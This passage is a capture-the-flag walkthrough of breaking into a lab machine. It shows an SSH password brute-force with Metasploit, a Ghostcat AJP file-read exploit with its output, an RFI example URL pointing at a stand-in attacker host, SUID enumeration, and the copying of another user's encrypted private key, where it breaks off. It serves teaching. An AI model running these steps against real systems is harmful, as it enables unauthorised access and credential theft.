4	0.000620	TCP	74	22 → 43957 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=322927 TSecr=3240326102 WS=128
5	0.000865	TCP	66	43957 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3240326103 TSecr=322927
6	0.002042	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
7	0.002341	TCP	66	22 → 43957 [ACK] Seq=1 Ack=42 Win=29056 Len=0 TSval=322927 TSecr=3240326104
8	0.006375	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4)
9	0.006397	TCP	66	43957 → 22 [ACK] Seq=42 Ack=42 Win=64256 Len=0 TSval=3240326109 TSecr=322928
10	0.006825	SSHv2	1042	Server: Key Exchange Init
11	0.006839	TCP	66	43957 → 22 [ACK] Seq=42 Ack=1018 Win=64128 Len=0 TSval=3240326109 TSecr=322928
12	0.007520	SSHv2	866	Client: Key Exchange Init
13	0.045039	TCP	66	22 → 43957 [ACK] Seq=1018 Ack=842 Win=30592 Len=0 TSval=322938 TSecr=3240326110
14	0.045077	SSHv2	218	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
15	0.045586	TCP	66	22 → 43957 [ACK] Seq=1018 Ack=994 Win=32256 Len=0 TSval=322938 TSecr=3240326147
16	0.048150	SSHv2	378	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
17	0.048184	TCP	66	43957 → 22 [ACK] Seq=994 Ack=1330 Win=64128 Len=0 TSval=3240326151 TSecr=322938
18	0.050457	SSHv2	90	Client: New Keys
19	0.088913	TCP	66	22 → 43957 [ACK] Seq=1330 Ack=1018 Win=32256 Len=0 TSval=322949 TSecr=3240326153
20	0.088935	SSHv2	166	Client: Encrypted packet (len=100)
21	0.089188	TCP	66	22 → 43957 [ACK] Seq=1330 Ack=1118 Win=32256 Len=0 TSval=322949 TSecr=3240326191
22	0.089369	SSHv2	166	Server: Encrypted packet (len=100)
23	0.089379	TCP	66	43957 → 22 [ACK] Seq=1118 Ack=1430 Win=64128 Len=0 TSval=3240326192 TSecr=322949
24	0.091261	SSHv2	246	Client: Encrypted packet (len=180)
25	0.092994	SSHv2	166	Server: Encrypted packet (len=100)
26	0.093023	TCP	66	43957 → 22 [ACK] Seq=1298 Ack=1530 Win=64128 Len=0 TSval=3240326195 TSecr=322950
27	0.093269	TCP	66	43957 → 22 [FIN, ACK] Seq=1298 Ack=1530 Win=64128 Len=0 TSval=3240326196 TSecr=322950
28	0.093945	TCP	74	46009 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3240326196 TSecr=0 WS=128
29	0.094160	TCP	74	22 → 46009 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=322950 TSecr=3240326196 WS=128
30	0.094196	TCP	66	46009 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3240326197 TSecr=322950
31	0.094786	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
32	0.095035	TCP	66	22 → 46009 [ACK] Seq=1 Ack=42 Win=29056 Len=0 TSval=322950 TSecr=3240326197
33	0.096222	TCP	66	22 → 43957 [FIN, ACK] Seq=1530 Ack=1299 Win=33792 Len=0 TSval=322950 TSecr=3240326196
34	0.096247	TCP	66	43957 → 22 [ACK] Seq=1299 Ack=1531 Win=64128 Len=0 TSval=3240326199 TSecr=322950
35	0.098887	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4)
36	0.098910	TCP	66	46009 → 22 [ACK] Seq=42 Ack=42 Win=64256 Len=0 TSval=3240326201 TSecr=322951
37	0.099255	SSHv2	1042	Server: Key Exchange Init
38	0.099259	TCP	66	46009 → 22 [ACK] Seq=42 Ack=1018 Win=64128 Len=0 TSval=3240326202 TSecr=322951
39	0.100233	SSHv2	866	Client: Key Exchange Init
40	0.141109	TCP	66	22 → 46009 [ACK] Seq=1018 Ack=842 Win=30592 Len=0 TSval=322962 TSecr=3240326203
41	0.141136	SSHv2	218	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
42	0.141375	TCP	66	22 → 46009 [ACK] Seq=1018 Ack=994 Win=32256 Len=0 TSval=322962 TSecr=3240326244
43	0.143956	SSHv2	378	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
44	0.143968	TCP	66	46009 → 22 [ACK] Seq=994 Ack=1330 Win=64128 Len=0 TSval=3240326246 TSecr=322962
45	0.145769	SSHv2	90	Client: New Keys
46	0.184654	TCP	66	22 → 46009 [ACK] Seq=1330 Ack=1018 Win=32256 Len=0 TSval=322973 TSecr=3240326248
47	0.184687	SSHv2	166	Client: Encrypted packet (len=100)
48	0.185064	TCP	66	22 → 46009 [ACK] Seq=1330 Ack=1118 Win=32256 Len=0 TSval=322973 TSecr=3240326287
49	0.185065	SSHv2	166	Server: Encrypted packet (len=100)
50	0.185087	TCP	66	46009 → 22 [ACK] Seq=1118 Ack=1430 Win=64128 Len=0 TSval=3240326287 TSecr=322973
51	0.185802	SSHv2	214	Client: Encrypted packet (len=148)
52	0.188017	TCP	66	22 → 46009 [FIN, ACK] Seq=1430 Ack=1266 Win=33792 Len=0 TSval=322973 TSecr=3240326288
53	0.190414	TCP	74	37783 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3240326293 TSecr=0 WS=128
54	0.190728	TCP	74	22 → 37783 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=322974 TSecr=3240326293 WS=128
55	0.190761	TCP	66	37783 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3240326293 TSecr=322974
56	0.191053	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
57	0.191229	TCP	66	22 → 37783 [ACK] Seq=1 Ack=42 Win=29056 Len=0 TSval=322974 TSecr=3240326293
58	0.194500	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4)
59	0.194516	TCP	66	37783 → 22 [ACK] Seq=42 Ack=42 Win=64256 Len=0 TSval=3240326297 TSecr=322975
60	0.194909	SSHv2	1042	Server: Key Exchange Init
61	0.194931	TCP	66	37783 → 22 [ACK] Seq=42 Ack=1018 Win=64128 Len=0 TSval=3240326297 TSecr=322975
62	0.195957	SSHv2	866	Client: Key Exchange Init
63	0.228690	TCP	66	46009 → 22 [ACK] Seq=1266 Ack=1431 Win=64128 Len=0 TSval=3240326331 TSecr=322973
64	0.232751	TCP	66	22 → 37783 [ACK] Seq=1018 Ack=842 Win=30592 Len=0 TSval=322985 TSecr=3240326298
65	0.232792	SSHv2	218	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
66	0.233133	TCP	66	22 → 37783 [ACK] Seq=1018 Ack=994 Win=32256 Len=0 TSval=322985 TSecr=3240326335

```
67 0.234664 SSHv2      378 Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
68 0.234676 TCP         66 37783 → 22 [ACK] Seq=994 Ack=1330 Win=64128 Len=0 TSval=3240326337 TSecr=322985
69 0.236482 SSHv2       90 Client: New Keys
70 0.277257 TCP         66 22 → 37783 [ACK] Seq=1330 Ack=1018 Win=32256 Len=0 TSval=322996 TSecr=3240326339
71 0.277291 SSHv2      166 Client: Encrypted packet (len=100)
72 0.277757 TCP         66 22 → 37783 [ACK] Seq=1330 Ack=1118 Win=32256 Len=0 TSval=322996 TSecr=3240326380
73 0.277968 SSHv2      166 Server: Encrypted packet (len=100)
74 0.277983 TCP         66 37783 → 22 [ACK] Seq=1118 Ack=1430 Win=64128 Len=0 TSval=3240326380 TSecr=322996
75 0.279626 SSHv2      230 Client: Encrypted packet (len=164)
76 0.281299 SSHv2      166 Server: Encrypted packet (len=100)
77 0.281321 TCP         66 37783 → 22 [ACK] Seq=1282 Ack=1530 Win=64128 Len=0 TSval=3240326384 TSecr=322997
78 0.281720 TCP         66 37783 → 22 [FIN, ACK] Seq=1282 Ack=1530 Win=64128 Len=0 TSval=3240326384 TSecr=322997
79 0.283488 TCP         66 22 → 37783 [FIN, ACK] Seq=1530 Ack=1283 Win=33792 Len=0 TSval=322997 TSecr=3240326384
80 0.283516 TCP         66 37783 → 22 [ACK] Seq=1283 Ack=1531 Win=64128 Len=0 TSval=3240326386 TSecr=322997
81 2.112700 TCP         54 44904 → 80 [ACK] Seq=1 Ack=1 Win=63791 Len=0
82 2.112996 TCP         60 [TCP ACKed unseen segment] 80 → 44904 [ACK] Seq=1 Ack=2 Win=32395 Len=0
```

Now that we have the two usernames

I chose to brute-force “jan” based on kay’s message of it being weak. Once again we use metasploit to automate the job:

```
# msfconsole
>>> use auxiliary/scanner/ssh/ssh_login
>>> set RHOSTS 10.0.2.5
>>> set USERNAME jan
>>> set PASS_FILE /usr/share/wordlists/rockyou.txt
>>> show options
Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting                Required  Description
   ----             ---------------                --------  -----------
   BLANK_PASSWORDS   false                         no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                             yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                         no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                         no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                         no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                          no        Skip existing credentials stored in the current database (Accepted: none, user, user&real
                                                   m)
   PASSWORD                                        no        A specific password to authenticate with
   PASS_FILE         /usr/share/wordlists/rockyou.txt  no    File containing passwords, one per line
   RHOSTS            10.0.2.5                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22                            yes       The target port
   STOP_ON_SUCCESS   true                          yes       Stop guessing when a credential works for a host
   THREADS           1                             yes       The number of concurrent threads (max one per host)
   USERNAME          jay                           no        A specific username to authenticate as
   USERPASS_FILE                                   no        File containing users and passwords separated by sp
   USER_AS_PASS      false                         no        Try the username as the password for all users
   USER_FILE                                       no        File containing usernames, one per line
   VERBOSE           false                         yes       Whether to print output for all attempts
>>> run
[*] 10.0.2.5:22 - Starting bruteforce
```

While the brute-force is running in the background

I look back to the nmap scan and decide to search for an exploit for the Apache Tomcat service version 9.0.7.

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
```

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8080/tcp open  http       Apache Tomcat 9.0.7
```

A quick google search results us with:

Vulnerability in Apache Tomcat 9.x :

"Apache Tomcat 6.x - 9.x- AJP 'Ghostcat' File Read/Inclusion Exploit"

File Inclusion(FI) vulnerabilities "allows an attacker to include a file"(OWASP) owed to poorly coded input sanitization without proper validation found commonly in web applications running JSP, ASP, PHP scripts, etc.

Local File Inclusion(LFI)	**Remote File Inclusion(RFI)**
Vulnerability allows an attacker to access files, perform injection attacks on poorly coded input parameters and parsing, and possibly even remote code execution(RCE).	Vulnerability allows an attacker to "include remote files by exploiting vulnerable inclusion procedures implemented in the application"(OWASP). Similarly to LFI, RFI exploits insecure user input validation. But RFI attacks exploit a referencing function in an application to upload payloads from a remote domain/URL.
Simple Example : In the following php code there are no additional steps to check what the user inputted is a valid value for the given parameter : <?php $file = $_GET['file'];?> If this code were to be used as a value to the following URL and parameters : http://server.com/?page=filename.php It could be modified to print out other files on the server : http://server.com/?page=../../../../../etc/passwd	Simple Example : Similar to the LFI example, the following php code has no input sanitization : <?php $incfile = $_REQUEST['file']; include($incfile.".php");?> The second line extracts a value from a HTTP REQUEST, and the third line dynamically(accordingly) sets the file name. Manipulating the URL parameters as follows for a remote domain "www.server.com" : http://www.server.com/index.php?file=http://www.attacker.com/virus.php This would run virus.php from the domain "www.attacker.com" on "www.server.com".

A little bit about Apache Tomcat & AJP

Apache Tomcat	HTTP Web service with the default port number 8080.
Apache JServ Protocol (AJP)	A binary protocol created to solve a non-trivial amount of overhead caused by HTTP parsing times and HTTP response creation times. AJP functions by sending binary representations of headers and skips HTTP overhead.

	This is especially helpful if you are running a proxy server between you(App) and your clients; to hide your real public IP: “ Client <- http/s-> Proxy <- http/s -> App [much slower response times] VS Client <-http/s-> Proxy <- AJP -> App [much faster response times] “ apache/mod_jk → Tomcat apache/mod_proxy

```
# git clone https://github.com/00theway/Ghostcat-CNVD-2020-10487.git
# python3 ajpShooter.py http://10.0.2.5:8080/ 8009 /WEB-INF read

    _    _         __   _           _
   /_\  (_)_ __   / _\ | |__   ___   ___ | |_ ___ _ __
  //_\\ | | '_ \  \ \| '_ \ / _ \ / _ \| __/ _ \ '__|
 /  _  \| | |_) | _\ \ | | | (_) | (_) | ||  __/ |
 \_/ \_// | .__/  \__/_| |_|\___/ \___/ \__\___|_|
      |__/|_|
                                                00theway,just for test


[<] 302 302
[<] Location: //index.txt/
[<] Content-Length: 0
# python3 ajpShooter.py http://10.0.2.5:8080/ 8009 /WEB-INF/weblogic.xml read

    _    _         __   _           _
   /_\  (_)_ __   / _\ | |__   ___   ___ | |_ ___ _ __
  //_\\ | | '_ \  \ \| '_ \ / _ \ / _ \| __/ _ \ '__|
 /  _  \| | |_) | _\ \ | | | (_) | (_) | ||  __/ |
 \_/ \_// | .__/  \__/_| |_|\___/ \___/ \__\___|_|
      |__/|_|
                                                00theway,just for test


[<] 500 500
[<] Content-Type: text/html;charset=utf-8
[<] Content-Language: en
[<] Content-Length: 1746

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server
Error</title><style type="text/css">h1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;}
body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a
{color:black;} a.name {color:black;} .line
{height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP
```

```
Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception
Report</p><p><b>Message</b> The requested resource [index] is not
available</p><p><b>Description</b> The server encountered an unexpected condition that
prevented it from fulfilling the
request.</p><p><b>Exception</b></p><pre>java.io.FileNotFoundException: The requested
resource [index] is not available
	org.apache.catalina.servlets.DefaultServlet.serveResource(DefaultServlet.java:797)
	org.apache.catalina.servlets.DefaultServlet.doGet(DefaultServlet.java:454)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:634)
	org.apache.catalina.servlets.DefaultServlet.service(DefaultServlet.java:434)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:741)
	org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
</pre><p><b>Note</b> The full stack trace of the root cause is available in the server
logs.</p><hr class="line" /><h3>Apache Tomcat/9.0.7</h3></body></html>
# python3 ajpShooter.py http://10.0.2.5:8080/ 8009 /WEB-INF/web.xml read

       _    _         __ _           _
      /_\  (_)_ __   / _\ |__   ___   ___ | |_ ___ _ __
     //_\\ | | '_ \  \ \| '_ \ / _ \ / _ \| __/ _ \ '__|
    /  _  \| | |_) | _\ \ | | | (_) | (_) | ||  __/ |
    \_/ \_// | .__/  \__/_| |_|\___/ \___/ \__\___|_|
         |__/|_|
                                                00theway,just for test


[<] 200 200
[<] Accept-Ranges: bytes
[<] ETag: W/"1227-1522785376000"
[<] Last-Modified: Tue, 03 Apr 2018 19:56:16 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1227

<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

</web-app
```

/WEB-INF directory is “contained in the root document but invisible from the web container. It contains all resources needed to run the application from Java classes, to JAR files and libraries, to other supporting files that developers do not want a web user to access”.
Unfortunately, there was no useful information to be found in the WEB-INF/ directory.

Check back on SSH brute-force

We have found the password ‘armando’ for user ‘jan’

```
[*] 10.0.2.5:22 - Starting bruteforce
[+] 10.0.2.5:22 - Success: 'jan:armando' 'uid=1001(jan) gid=1001(jan) groups=1001(jan) Linux basic2 4.4.0-119-generic #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.2.15:35115 -> 10.0.2.5:22 ) at 2022-02-19 12:30:17 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
# ssh jan@10.0.2.5 -p 22
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
jan@10.0.2.5's password: armando
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
283 packages can be updated.
201 updates are security updates.
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```


Now that we have terminal access to the remote server it's all about **PRIVILEGE ESCALATION**:

Privilege escalation is the act of gaining higher and higher privileged(higher permissioned) users from lesser privileged users. There are many techniques for privilege escalation in a Linux OS:


<table>
<tr>
<td>Permissions</td>
<td>
Permissions in a linux operating system is comprised as follows:




Every file in linux has three “user” based permissions: owner, group, and other. Owner denotes the owner of the file, group denotes a pre-defined group of users, and other denotes all other users. All categories are split into read, write, and execute permissions; respectively denoted in characters as r, w, x and in numbers 0s or 1s. R holds the number value of 2^2, W holds 2^1, and X holds 2^0. This is all very confusing, let's look at an example:



Here we have listed out a file name ‘exampleFile.txt’.



Owner is defined as ‘root’, the highest privileged user on a linux system, and the group is a user named ‘deusxmachina’. The owner, root, can read and write (rw-) this particular file. Group(just one user in this case) deusxmachina can read and execute (r-x), and all other users can only read (r--) this file.
</td>
</tr>
</table>

	The owner of ‘exampleFile.txt’ root has the permissions (rw-). In numbers, root has permission ‘6’ since he has read permissions (2^2) + write permissions (2^1) = 4 + 2. Overall, the permission numbers for ‘exampleFile.txt’ is ‘654’: owner r+w(4+2), group r+x(4+1), others r(4).
SUID (Permissions)	SUID stands for “Set owner User ID upon execution”. It is a type of file permission that allows users who execute it to run it using the owner’s permissions. As per the previous explanation on permissions, normally when a user executes/reads/writes any file, it is done so within the boundaries of the owner|group|other permissions set on that particular file. SUIDs flips the script and allows users to run a file with permissions of the owner. Example:  **COMMAND to search for all local files with SUID:** $ find / -perm /4000 -type f 2>/dev/null
SGID (Permissions)	**COMMAND :** $ find / -perm /2000 -type f 2>/dev/null
Vulnerable Software	
Automation tools	LINPEAS.SH : https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS linuxprivchecker.py : https://github.com/sleventyeleven/linuxprivchecker/blob/master/linuxprivchecker.py
Additional resources	https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

```
jan$ uname -a
Linux basic2 4.4.0-119-generic #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018 x86_64
x86_64 x86_64 GNU/Linux
jan$ cat /etc/os-releases
NAME="Ubuntu"
VERSION="16.04.4 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.4 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
```

```
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
jan$ searchsploit Ubuntu 16.04.4

jan$ sudo -l
[sudo] password for jan: armando
Sorry, user jan may not run sudo on basic2.
jan$ find / -perm /4000 -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
jan$ pwd
/home/jan
jan$ ls -alh
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
jan$ cd ../ && ls -alh
drwxr-xr-x  2 root root 4.0K Apr 23  2018 jan
drwxr-xr-x  5 kay  kay  4.0K Apr 23  2018 kay
jan$ cd kay ; ls -alh
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
```

```
-rw-r--r-- 1 kay  kay  3.7K Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4.0K Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4.0K Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4.0K Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan$ cd .ssh ; ls -alh
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3.3K Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYISPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGpMRahNNXwzozh+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOlri9EZ8XX
oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403lJmsx/U3YLauUaVgrHkFoejnx
